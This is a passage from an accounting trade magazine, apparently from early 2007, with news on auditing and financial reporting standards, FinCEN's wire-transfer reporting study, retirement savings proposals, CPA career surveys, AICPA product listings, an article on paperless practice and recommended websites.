■ Financial statement misstatements.

■ Fraud associated with management override of controls.

The report does not change, propose to change or provide new interpretations of any existing standards. The report's purpose is to generally focus auditors on being diligent about their fraud-related responsibilities and to provide information that audit committees may find useful in working with auditors.

The report is available at **www.pcaobus.org/Inspections/Other/2007/01-22_Release_2007-001.pdf.**

## INTERNATIONAL

■ The International Auditing and Assurance Standards Board (IAASB) released as final its first four International Standards on Auditing (ISAs), which were redrafted as part of a comprehensive program to enhance the clarity of its standards.

The IAASB, an independent board of the International Federation of Accountants, also approved amendments to the *Preface to International Standards on Quality Control, Auditing, Review, Other Assurance and Related Services*, which sets conventions for the IAASB to use in drafting ISAs and obligations for auditors who follow those standards. The revisions are intended to clarify standards with a goal of promoting consistent application by auditors worldwide.

The four redrafted standards include:

■ ISA 240, *The Auditor's Responsibilities Relating to Fraud in an Audit of Financial Statements*.

■ ISA 300, *Planning an Audit of Financial Statements*.

■ ISA 315, *Identifying and Assessing the Risks of Material Misstatement Through Understanding the Entity and Its Environment*.


■ ISA 330, *The Auditor's Responses to Assessed Risk*.

The redrafted standards have a provisional effective date for audits of financial statements for periods beginning on or after Dec. 15, 2008. The ISAs are available for free at the IFAC online bookstore at **www.ifac.org/store**.

■ An IASB proposal would relieve parent companies of some of the difficulties in measuring the cost of an investment in a subsidiary upon adoption of International Financial Reporting Standards (IFRS).

IASB Chairman Sir David Tweedie said the proposals address "preparers' concern about a requirement that they regard as an

### The Answer is Simple



obstacle to adopting IFRS." Tweedie said the changes would reduce burdens on preparers while still providing useful information to users of financial statements.

The amendments to IFRS 1, *First-Time Adoption of International Financial Reporting Standards*, would provide some relief from the requirements of IAS 27, *Consolidated and Separate Financial Statements*, by allowing a parent company to use a deemed cost to measure its investment in subsidiaries when it first adopts IFRS. This deemed cost can be determined by referring to the parent's investment in the net assets of the subsidiary or the fair value of the parent's investment. The proposals also alleviate the need to restate the pre-acquisition accumulated profits of a subsidiary for the purposes of classifying dividends.

The ED is available at **www.iasb.org**. Comments are due by April 27.

■ The IASB extended until May 4 the comment deadline on its discussion paper *Fair Value Measurements* that was published in November. Constituents had asked for more time, given the significance of issues raised in the paper, said an IASB statement. The discussion paper is part of the IASB's fair value measurement project, which is included in the IASB's memorandum of understanding with FASB on the convergence of U.S. GAAP and IFRS. The objective of the project is to develop a single set of guidance that will apply to all fair value measurements required by IFRS.

## MONEY LAUNDERING

■ Requiring financial institutions to report cross-border wire transfer data is technically feasible for the U.S. government and may be valuable to its efforts to combat money laundering and terrorist financing, the Financial Crimes Enforcement Network (FinCEN) told Congress.

The FinCEN report, *Feasibility of a Cross-Border Electronic Funds Transfer Reporting System Under the Bank Secrecy Act*, outlines an incremental approach to resolving outstanding technical and policy issues relating to whether and how to implement a regulatory requirement for the reporting of cross-border wire transfers. The report was required under the Intelligence Reform and Terrorism Prevention Act of 2004.

FinCEN, a division of the Treasury Department, will conduct an analysis in conjunction with the financial services industry and law enforcement to weigh the benefit to the public against the costs to all parties affected by new regulatory requirements. The analysis will address technical capacity and privacy concerns.

The report, which was issued on Jan. 17, is available at **www.fincen.gov/cross_border/index.html**.

## PERSONAL FINANCIAL PLANNING

The Bush administration's FY2008 budget proposal includes several measures intended to simplify and encourage retirement savings. A Retirement Savings Account would consolidate the current three types of individual retirement accounts (IRAs) and eliminate qualified purposes for early withdrawals. It would restrict annual contributions, which must be made in cash, to the lesser of $5,000 or earnings included in income; there would be no income limits. Contributions would be nondeductible, but distributions made after age 58 or in the event of death or disability would be tax-free, as with current-law Roth IRAs. Also, there would be no minimum-distribution requirement. Existing Roth IRAs would automatically convert to RSAs, whereas traditional IRAs could be converted by taking the conversion amount into gross income, as is currently done for Roth conversions (but no income limit would apply to RSA conversions).

A separate Lifetime Savings Account could be used for any purpose, including health care, emergencies and education, as well as for retirement, consolidating several types of tax-favored "special-purpose savings vehicles": Health Savings Accounts, Archer Medical Savings Accounts, Coverdale Education Savings Accounts and section 529 Qualified Tuition Programs. An LSA would have a $2,000-a-year contribution limit regardless of earned income level; contributions must be in cash. LSA distributions also would be tax-free, regardless of the account-holder's age or use of the distribution, although contributions would be nondeductible.

Likewise, the administration would consolidate the panoply of employer-sponsored retirement plans into an Employer Retirement Savings Account for all employers.

## PRACTICE MANAGEMENT

Contrary to what most CPA firm partners believe, advancement, not compensation, is the top priority among most young CPAs in deciding whether to join and stay with a firm, according to an AICPA survey.

The *Top Talent Study* by the AICPA's Private Companies Practice Section (PCPS) asked 646 young CPAs in spring 2006 what was most important to them in choosing an employer. It also asked 645 partners what they thought recruits most prized. The respondents were drawn from 600 firms.

Ninety-three percent of partners said they thought salary was the new recruits' chief concern; but the recruits ranked it third,

below growth opportunities and paid personal/vacation time. In fact, 80% of young professionals placed a chance to move up in the firm as their most important consideration. Partners said they thought advancement opportunities would rank fourth, behind medical benefits and paid time off.

The AICPA incorporated the findings with recommendations for firms in a guide, *Gaining a Strategic Advantage in Recruiting and Retention*. PCPS members can obtain a free copy by going to **www.aicpa.org/pcps**. It is also available for $30 to other AICPA members and $37.50 for nonmembers at **www.cpa2biz.com**.

## Efficiency in Neutral

**Business productivity, measured by output per hour, grew 2.1% in 2006, the smallest increase since 1997.**

| Year | Percentage Increase |
|---|---|
| 1997 | 1.6 |
| 1998 | 2.8 |
| 1999 | 2.9 |
| 2000 | 2.8 |
| 2001 | 2.5 |
| 2002 | 4.1 |
| 2003 | 3.7 |
| 2004 | 3.0 |
| 2005 | 2.3 |
| 2006 | 2.1 |

Source: Bureau of Labor Statistics, **www.bls.gov**.

### TECHNOLOGY

■ Information security management was the most important technology initiative for 2007, according to the AICPA's *18th Annual Top Technology Initiatives* survey, as voted upon by members of the AICPA Information Technology Section, CITP credential holders, members of the Information Systems Audit and Control Association and the Information Technology Alliance. For the fifth consecutive year, the survey identified information security as the initiative expected to have the greatest effect on business in the coming year.

"This top technology survey provides the CPA's unique perspective regarding the impact of technology on financial management and the fulfillment of other fiduciary responsibilities, such as the safeguarding of business assets, oversight of business performance and compliance with regulatory requirements," said Barry Melancon, CPA, president and CEO of the AICPA.

Four new initiatives made their debut in this year's top 10: Securing and Controlling Information Distribution; Mobile and Remote Computing; Electronic Archiving and Data Retention; and Document, Content and Knowledge Management.

For more on the survey, visit **www.aicpa.org/toptech**.

### XBRL

■ The SEC proposed rule amendments to expand the agency's interactive data voluntary filing program to enable mutual funds to submit XBRL-tagged risk and return summary information. The risk and return summary at the front of every mutual fund prospectus includes information about a fund's investment objectives and strategies, risks, costs and historical performance.

The submission of tagged risk and return summary information would be supplemental and would not replace required official versions of information. Any mutual fund submitting tagged risk and return summary information would be required to include this information as an amendment to a filing on form N-1A, the registration form for mutual funds. The proposal would permit mutual funds to use a taxonomy (a set of standard tags and definitions) being developed by the Investment Company Institute. The taxonomy is available at **http://members.ici.org/xbrl**. For more information on the SEC voluntary filing program, visit **www.sec.gov/spotlight/xbrl.htm**.

### FYI

■ The SEC appointed James L. Kroeker, CPA, as deputy chief accountant for accounting in the Office of the Chief Accountant. He will be responsible for resolution of accounting issues, rulemaking projects, and oversight of private sector accounting standard-setting efforts. Previously, Kroeker was a partner of Deloitte & Touche LLP.

### CORRECTION


■ The February article "What's Hot, Cool and Very Useful" misstated the amount of free storage space available to users of Google's Gmail service. The correct number is approximately 2.8 gigabytes. The *Journal of Accountancy* regrets the error.

### CLARIFICATION

■ A February "Tax Matters" case study of *Gee v. Commissioner* should have specified that only surviving spouses who inherit an individual retirement account (IRA) may roll it over directly into an IRA in their own name. ❖

# topline

News, People, Trends and Other Noteworthy Items




SURVEY SAVVY

## The Best-Laid Plans

According to a study of accounting, legal, marketing and other professionals, accountants rated as "Cool Cucumbers" (compared with "Nervous Nellies") on the emotional scale when it comes to being prepared for a serious disability.

Just 27% of accountants (the lowest percentage among all the professions) questioned in *MassMutual Benefits Barometer Survey: Disability Perceptions*, said they would be worried that they would never be able to work again if they became disabled.

Source: **http://halfapaycheck.com.**

SIGN OF THE TIMES

## Back to School

A rising number of professionals are returning to college for a master's or other graduate degree to enhance their earning power. An advanced degree can bring, on average, a $16,000 bump in annual salary.

Source: **www.worldwidelearn.com.**

GOLDEN BUSINESS IDEA

## Showing the Way

A small firm can't operate efficiently if workers are constantly asking similar questions, circumventing problems or forwarding inquiries to the higher-ups.

Make sure your employees have enough knowledge to make decisions and solve problems on their own:

- Organize an orientation session in which you answer the most frequently asked questions and walk employees through the preferred ways of solving common problems at your firm.
- Provide workers with the history behind procedures and policies. Background information is essential for making good decisions.
- Furnish the necessary resources, whether it's a list of client contacts, knowledge of the appropriate forms or even sharp pencils.
- Give workers a place to turn when they can't solve problems on their own. They should be able to consult a manual or a designated experienced colleague instead of always knocking on the president's door.
- Learn to delegate. Handing off certain tasks will build employee confidence and help others learn the necessary steps to follow.

Source: Score, **www.score.org.**

TOP 10

# Ways to Minimize Stress

- ***Wake up 15 minutes earlier.*** This helps avoid running late throughout the day.
- ***Practice preventive maintenance on your car, appliances and home.*** Things seem to break down at the worst time.
- ***Be prepared to wait.*** A magazine or book can make waiting in line at a bank or doctor's office almost pleasant.
- ***Plan ahead.*** Fill the gas tank before it nears empty and buy stamps before you run low.
- ***Count your blessings.*** For every one thing that goes wrong, there are probably 10 things for which to be thankful.
- ***Say "no" to extra projects and social activities.*** Don't schedule more than you have the time or energy to do.
- ***Surround yourself with non-worriers.*** Being around people who worry makes you more likely to worry.
- ***Be body wise.*** Eat a balanced diet, exercise and get enough sleep.
- ***Discuss problems.*** Talk to a trusted friend or family member to help clear your mind of confusion.
- ***Do something kind and helpful for somebody else.*** Volunteer to help a neighbor or charity.

Source: PeopleFit USA, **www.peoplefitusa.com**.

DATA POINT

## 80.4

Percentage of all Social Security and Supplemental Security Income payments in FY2007 being paid by direct deposit (up from 41.1% 20 years ago).

Source: Social Security Administration, **www.ssa.gov**.

SURVEY SAVVY

## Hire Me!


When job hunting, the more leads the merrier. But is one source better than another?

According to a survey by The Conference Board, a business research organization, 38% of job-seekers who received an offer attributed their success to an Internet search.

About 27% said networking with friends and colleagues helped them land the job, and 30% cited "other" sources, such as employment agencies.

Newspapers received the least credit, with only 24% of job-seekers saying their offer resulted from a print classified ad search.

Source: **www.conference-board.org**.

BUSINESS TRENDS

# Hot Jobs

Looking for a new career path? Narrow your search to the fastest-growing accounting jobs.

According to the Robert Half International *2007 Salary Guide*, the following are the top five high-growth positions for the year:

- ***Internal auditors.*** Those who possess the certified internal auditor designation are needed to help improve internal controls and meet the compliance mandates of regulations such as the Sarbanes-Oxley Act. The national average starting salary at a large company is expected to climb 5.8% this year, to a range of $77,500 to $101,500.

- ***Compliance executive.*** Companies are hiring compliance executives with SEC-reporting experience to help them meet ongoing corporate governance requirements. Starting salaries for chief compliance officers at midsize companies are expected to rise 9.3% to a range of $111,000 to $145,500, and salaries at large companies are predicted to rise 14.4% to between $132,500 and $181,250.

- ***Financial analyst.*** As firms expand, financial analysts are needed to assist with budgeting and forecasting initiatives and to identify how companies can become more profitable. Base pay is expected to rise 5% for managers with small companies to between $55,750 and $70,000, and 5.6% to between $58,250 and $73,750 at large companies.

- ***Staff accountant.*** Accountants with at least three years experience, including in public accounting, are sought for projects related to general ledger-account maintenance, financial-statement preparation and budget development. Salaries at large companies are predicted to rise 5% to between $41,250 and $52,500.


- ***External auditors.*** Public accounting firms are seeking more CPAs with seven years experience to meet rising client demand for audit services. Salaries at small firms are expected to rise 5.2% to between $48,750 and $63,000.

Source: Robert Half Finance & Accounting, **www.roberthalf.com**.

NEWS

# How Low Can They Go?

Securities fraud class action lawsuits fell to a record low in 2006, says a report by Stanford Law School's Securities Class Action Clearinghouse. The number of cases filed was the lowest since the adoption of the Public Securities Litigation Reform Act of 1995. Securities fraud class actions fell by 38% compared with 2005, from 178 filings to 110, making 2006's numbers nearly 43% lower than the 10-year historical average of 193.



Twenty class actions related to options backdating allegations were filed in 2006. Last year's complaints contained more allegations of specific accounting irregularities compared with 2005.


Source: **http://securities.stanford.edu**.

SIGN OF THE TIMES

## Asia Leads World in Optimism

Asian business owners have the most optimistic economic outlook for 2007, according to a survey by Grant Thornton International. India, the Philippines, China and Singapore took the top four positions. The survey included the opinions of 7,200 business leaders in 32 countries.

Source: Grant Thornton International, **www.gt.com**.




SURVEY SAVVY

## Small Business Shuns Outside Financing

Eighty-one percent of small business owners said they have never received outside equity or debt financing, according to a survey by SurePayroll. More than half (55%) of respondents said they had no need and no future plans for external funding.

For those businesses that tapped outside capital, debt financing was most popular, with 40% financing growth through debt and only 29% using equity financing. The remaining respondents obtained a combination of the two.

Source: **www.surepayroll.com**.

BUSINESS TIPS

## Everyone Has Something to Learn


Are those whippersnappers in the office blogging, podcasting and otherwise Internetting circles around you or some of your veteran employees?

Maybe you should consider setting up a reverse-mentoring program, in which you pair young hires, who can offer fresh perspectives and new technology, with older workers, who can share their experience in corporate culture, work flow and decision making.

To establish an effective mentoring program, start by asking these questions:

- What is the business reason for developing the program?
- What are the criteria for success?
- Who is going to manage, coordinate and oversee the project?
- Are there pairings we should avoid?
- How often should the pairs meet?

Source: American Management Association, **www.amanet.org**.



JOB SECURITY

## Corporate Shields

Thirty-three percent of in-house corporate lawyers surveyed said their companies have been investigated by the SEC or the Occupational Safety and Health Administration since 2003.


Source: Fulbright & Jaworski LLP.

BUSINESS TRENDS

## Report Sheds Light on IPO Market

U.S. markets are holding their own against foreign competition for initial public offerings (IPOs), says a report by Ernst & Young.

Key among E&Y's findings is the fact that most companies list on exchanges close to home. Even at the height of the dot-com boom, 94% of foreign companies listed their IPOs domestically. E&Y identified only 17 "competitive" foreign IPOs in the first half of 2006. Of them, U.S. exchanges won 11 (65%). In 2000, U.S. exchanges won 73% of competitive IPOs, according to the same criteria E&Y used in its 2006 analysis. To determine whether an IPO was globally competitive, E&Y looked at, among other factors, the companies' market caps and target investors.




Source: Ernst & Young, **www.ey.com**.

The AICPA Spouse Life Insurance Plan

# Spouse

Endorsed by the AICPA and issued by The Prudential Insurance Company of America

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- The opportunity for cash refunds paid by the Trust, which are paid out of premium refunds received from Prudential. Although not guaranteed, cash refunds have been paid every year since 1988 and can lower your costs even further.
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Ed. 2/07 AICPA 4005

IFS-A114463

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## New Resources

### Publications...

**The Adviser's Guide to the Revised Trust Accounting Rules**
Get to know the rules and state laws that have a dramatic effect on the rights of trust beneficiaries as well as the rights and liabilities of trustees. "The problem is, no one knows about this stuff…," says author Sy Goldberg in a February 19 Business Week article on how to boost income to survivors.

No. 061073PDF ▪ $69.00 member/$86.25 nonmember

### CPE Self-Study...

**Section 199: Benefiting From the Production Activities Deduction**
This new edition provides updated guidance on advising your employer or clients on taking advantage of the Section 199 deduction. The videocourse format is ideal for on-site staff training as well as individual self-study.

**Prerequisite:** Basic knowledge of corporate taxation.
**Level:** Intermediate
**Recommended CPE Credit:** 16
**Format and Price:** DVD/Manual, No. 186492
$205.00 member/$256.25 nonmember

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## Upcoming AICPA Conferences

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05/13/2007 – 05/18/2007 ▪ Charlottesville, VA

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05/17/2007 • 12-1:15pm ▪ **Recommended CPE Credit:** 1 (optional fee)

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**Accounting Trends & Techniques, 60th Edition**
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**Applying COSO Guidance for Smaller Public Companies Reporting on Internal Control Over Financial Reporting**
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**Recommended CPE Credit:** 12
**Format:** 150 min. DVD/Manual
No. 187210
$185.00 member/$231.25 nonmember

**CPE Direct**
**Level:** Basic
**Recommended CPE Credit:** Up to 48 per year
**Format:** Quarterly Study Guides No. CPD-XX
$169.00 member/$211.25 nonmember

**Independence Compliance: Checklists and Tools for Complying with AICPA and GAO Independence Requirements**
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$55.00 member/$68.75 nonmember

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No. 022526
$29.00 member/$36.25 nonmember

**SAS 70 Reports and Employee Benefit Plans**
No. 780077hs
**Level:** Basic
**Recommended CPE Credit:** 8
**Format:** CD-ROM
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# NEW & NOTEWORTHY

## Going Paperless for Competitive Advantages

**CPA firms can save 25% in accounting engagements, 50% in tax.**

*by Dan Simms, CPA*
Adapted from *"Management of an Accounting Practice Handbook."*

The word "paperless" scares many CPA firms. Instead, let's use the phrase "digital environment."

The goal for all CPA firms should be to manage data in a more efficient manner within a digital environment.

Many CPAs are not convinced that a completely digital environment can exist and function effectively, but firms that have already implemented digital environments are seeing increased profits and increased efficiency (that is, reduced hours). In the second year of implementation, the average reduction in engagement hours should total about 25 percent for accounting engagements and 50 percent on tax engagements. That should be all the incentive necessary for a firm to make the leap.

Ask any firm that has taken the plunge, and they will say that they have no desire to go back to the old way of doing things.

The days of key punch are long over!! The trial balance packages available now can import client data (trial balances and detailed general ledgers), automatically generate digital working papers, and then download directly to tax packages without any manual key entry. Processes that used to take hours with potential errors, now take seconds with no potential for errors.

Data in digital format is "smarter." Software packages available for the accounting professional today can perform procedures that would be impossible to do by hand. All this is performed in a fraction of a second without mistakes. Digital working papers and financial statements that are set up using the current technology will automatically update as users post entries and make changes to the database. Software packages are available that perform sampling and data extraction.

Digital environments create efficiency in accessing data. Digital documents can be accessed in seconds by the click of a button rather than after hours of searching through file rooms. Access to digital files through Internet connections allows everyone to access data from remote locations and share files between multiple offices without actually transferring the files.

With fixed-fee engagements becoming more prevalent in the industry, time-consuming processes such as data entry can mean the difference in profit and loss on the engagement. Eliminating the manual input process now means that professional staff can concentrate on actually performing engagement procedures. Within the next few years, electronic tax filing will be mandated at both the federal and state levels.

CPAs are the most trusted advisers to their clients. Clients expect that their CPA is staying current on all of the latest technology trends and advancements. The firms that stay current and up-to-date will be more successful than those that do not.

So make the change now!

Dan Simms, CPA, is a partner at Habif, Arogeti & Wynne CPAs in Atlanta. This is adapted from "Management of an Accounting Practice Handbook." To order, visit www.cpa2biz.com, or call 1-888-777-7077.

# Smart Stops on the Web

## PRACTICE MANAGEMENT

### GOOD FOR GROWTH
**www.buildyourfirm.com**

This site is dedicated to marketing for CPA and accounting firms. You can sign up for the free newsletter or browse the advice columns. Under the Marketing Tips tab, there's info on generating leads, marketing on the cheap and recovering from the loss of a big client. Plus, you can buy a marketing program or register for workshops held across the country.

### NEED-TO-KNOW BASICS
**www.bizhubz.com**


A business portal with links to advice and resources, The Business Finance section contains overviews of subjects such as valuing stock options, corporate financing, and mergers and acquisitions. Learn how to deal with difficult people, create a next-generation Web site or polish your company's strategy. The Business Resources section can help you run a meeting, stay abreast of news, invest wisely and order management books.

### FEED YOUR HEAD
**www.mindtools.com**

This site boasts "essential skills for an excellent career." You can find information based on your job description—such as manager or owner—or you can search for advice in such areas as project planning, leadership and problem solving. For example, you can follow the decision-making link to the "PMI" (Plus/Minus/Interesting) worksheet that will help you mathematically (sort of) come to a conclusion. Also, under the "Memory Improvement" tab, there are techniques that will help you recall long numbers, ordered lists and names.

### SECRETS TO SUCCESS
**www.allbusiness.com**

Experts share their knowledge on this site. You can check out blogs from business leaders in finance or even from a working mom. Read advice on managing growth, profits, mergers and the like. The video library features clips from successful businesspeople on topics such as fraud prevention, hiring and firing, and effective marketing. This Smart Stop also includes handy tools: a searchable business directory for services and products, and downloadable business and legal forms.



PHOTOGRAPH © GETTY IMAGES

### STEP BY STEP
**http://tinyurl.com/2e6ho9**

The Microsoft Dynamics page for accounting professionals offers practical tips from accounting and business consulting experts. You can browse through the articles on "10 Management Strategies for Success in Accounting Business," "Building a Training and Learning Culture" or "Strategies for Communicating With Your Clients."

## GENERAL INTEREST

### FOR FUTURE CPAS
**www.daughtersandsonstowork.org**

Give the next generation a chance to experience a day in the life of a CPA by celebrating Take Our Daughters and Sons to Work Day on April 26. The Web site offers more than information for parents and students. For example, the Coordinator's Toolkit contains planning tips, activity suggestions and an organizer's checklist to help you put together a program at your firm. You can also access research and statistics on working women and work/life issues from the Ms. Foundation for Women, the event's sponsor.

### PART OF THE COMMUNITY
**www.alpfa.org**

The Association of Latino Professionals in Finance and Accounting offers career and community resources on its Web site. Students and recent grads can check out the job postings, mentoring programs and links to scholarship information. The event calendar lists nationwide happenings of interest, such as CPE sessions, career fairs, networking opportunities and conferences. You can register online for the group's National Annual Convention (Aug. 4–8). There's also a special section for members of the organization and a contact list for chapters in your area.


### WORDS OF WISDOM
**www.investorwords.com**

